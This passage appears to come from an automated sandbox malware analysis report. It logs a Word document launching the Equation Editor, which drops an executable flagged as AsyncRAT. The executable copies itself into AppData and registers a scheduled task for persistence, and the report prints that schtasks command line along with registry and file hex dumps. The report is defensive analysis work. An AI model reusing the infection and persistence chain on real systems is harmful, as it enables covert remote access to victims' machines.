HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\FA9C7	success or wait	1	7FEE90A9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\Resili ency\DocumentRecovery\FA9C7	FA9C7	binary	04 00 00 00 80 03 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 7F B4 3C 75 97 09 D7 01 C7 A9 0F 00 C7 A9 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90A9AC0	unknown

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1381367854	1381367855	success or wait	1	7FEE90A9AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1381367855	1381367856	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\FA9C7	FA9C7	binary	04 00 00 00 80 03 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 7F B4 3C 75 97 09 D7 01 C7 A9 0F 00 C7 A9 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 80 03 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 C7 A9 0F 00 C7 A9 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90A9AC0	unknown

Copyright null 2021

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: EQNEDT32.EXE PID: 2276 Parent PID: 584

General

Start time:	19:52:37
Start date:	22/02/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000

File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: 69577.exe PID: 2384 Parent PID: 2276

General

Start time:	19:52:42
Start date:	22/02/2021
Path:	C:\Users\Public\69577.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\69577.exe
Imagebase:	0xf60000
File size:	1143808 bytes
MD5 hash:	DCCD2F6A61F8D95552863B537F2B6698
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000004.00000002.2115324062.00000000025C8000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2115181677.0000000002481000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000004.00000002.2115181677.0000000002481000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 11%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\rLliXAh.exe	read data or list directory | read attributes | delete | syn chronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	6D2A64C6	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpA055.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6D2A7C90	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpA055.tmp	success or wait	1	6D2A7D79	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\rLliXAh.exe	0	65536	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 f5 95 33 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 26 11 00 00 4c 00 00 00 00 00 00 ae 45 11 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 11 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L.....3`.......... ....P..&...L.......E... ....@.. ....@.................	success or wait	18	6D2A64C6	CopyFileW

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpA055.tmp	unknown	1619	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>..	success or wait	1	6D2AB2B3	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3A7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3A7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2BDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3AA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2BDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2BDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2BDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2BDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2BDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runt73a1fc9d#\60a7f8245c39a1b0bf984a11845c6878\System.Runtime.Remoting.ni.dll.aux	unknown	1276	success or wait	1	6E2BDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E2BDE2C	ReadFile

Analysis Process: schtasks.exe PID: 824 Parent PID: 2384

General

Start time:	19:52:49
Start date:	22/02/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\rLliXAh' /XML 'C:\Users\user\AppData\Local\Temp\tmpA055.tmp'
Imagebase:	0xe10000
File size:	179712 bytes

MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpA055.tmp	unknown	2	success or wait	1	E18F47	ReadFile
C:\Users\user\AppData\Local\Temp\tmpA055.tmp	unknown	1620	success or wait	1	E1900C	ReadFile

Analysis Process: 69577.exe PID: 2468 Parent PID: 2384

General

Start time:	19:52:50
Start date:	22/02/2021
Path:	C:\Users\Public\69577.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\69577.exe
Imagebase:	0xf60000
File size:	1143808 bytes
MD5 hash:	DCCD2F6A61F8D95552863B537F2B6698
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000007.00000002.2351735525.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3A7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3A7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2BDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3AA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2BDE2C	ReadFile
